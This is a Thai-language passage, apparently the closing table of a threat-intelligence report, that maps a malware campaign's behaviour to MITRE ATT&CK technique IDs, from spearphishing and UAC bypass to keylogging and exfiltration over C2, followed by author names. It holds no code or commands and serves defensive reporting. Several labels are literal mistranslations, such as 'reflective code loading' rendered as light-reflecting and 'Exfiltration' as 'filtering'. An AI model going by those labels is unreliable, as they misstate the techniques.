โครงสร้างพื้นฐานการประนีประนอม: โดเมน พัฒนาความสามารถ: มัลแวร์ รับความสามารถ: มัลแวร์ รับความสามารถ: เครื่องมือ ความสามารถของเวที: อัปโหลดมัลแวร์ ความสามารถของเวที: เชื่อมโยงเป้าหมาย สร้างบัญชี: บัญชีอีเมล บัญชีที่ถูกประนีประนอม: บัญชีอีเมล |
| การเข้าถึงเบื้องต้น | |
| T1566.002 | ฟิชชิ่ง: ลิงก์สเปียร์ฟิชชิ่ง |
| การกระทำ | |
| T1106
T1129 T1059 T1047 T1204.001 T1204.002 |
API ดั้งเดิม
โมดูลที่ใช้ร่วมกัน ล่ามคำสั่งและสคริปต์ ของ Windows Management Instrumentation การดำเนินการของผู้ใช้: ลิงก์ที่เป็นอันตราย การดำเนินการของผู้ใช้: ไฟล์ที่เป็นอันตราย |
| การติดตา | |
| T1053.003
T1547.001 |
งาน/งานที่กำหนดเวลาไว้: Cron
คีย์การรันรีจิสทรี / โฟลเดอร์เริ่มต้น |
| การเลื่อนระดับสิทธิ์ | |
| T1548.002 | กลไกการควบคุมระดับความสูงในทางที่ผิด: ข้ามการควบคุมบัญชีผู้ใช้ |
| การหลบหลีกการป้องกัน | |
| T1036.005
T1036.007 T1140 T1218.005 T1574.002 T1027 T1620 |
การปลอมแปลง: จับคู่ชื่อหรือสถานที่ที่ถูกต้องตามกฎหมาย
การปลอมตัว: นามสกุลไฟล์สองเท่า ถอดรหัสซอร์สโค้ดที่สร้างความสับสน/ถอดรหัสไฟล์หรือข้อมูล การดำเนินการพร็อกซีไบนารีของระบบ: Mshta ขั้นตอนการดำเนินการจี้: DLL Side-Loading ไฟล์หรือข้อมูลที่ทำให้สับสน กำลังโหลดรหัสสะท้อนแสง |
| การค้นพบ | |
| T1012
T1016 T1033 T1057 T1082 T1083 T1518.001 |
รีจิสทรีแบบสอบถาม
การค้นพบการกำหนดค่าเครือข่ายระบบ เจ้าของระบบ/การค้นพบผู้ใช้ การค้นพบกระบวนการ การค้นพบข้อมูลระบบ การค้นหาไฟล์และไดเรกทอรี การค้นพบซอฟต์แวร์: การค้นพบซอฟต์แวร์ความปลอดภัย |
| ชุด | |
| T1005
T1056.001 T1123 T1113 T1560.001 |
ข้อมูลจาก Local System
จับอินพุต: Keylogging จับภาพเสียง จับภาพหน้าจอ เก็บข้อมูลที่รวบรวมถาวร: เก็บถาวรผ่านยูทิลิตี้ |
| ควบคุมและสั่งการ | |
| T1105
T1571 |
การถ่ายโอนเครื่องมือขาเข้า
พอร์ตที่ไม่ได้มาตรฐาน |
| การกรอง | |
| T1041 | การกรองผ่านช่อง C2 |
ผู้เขียน:
สัตวิก ราม ปรากกี
การ์ติกกุมาร์ จิวานี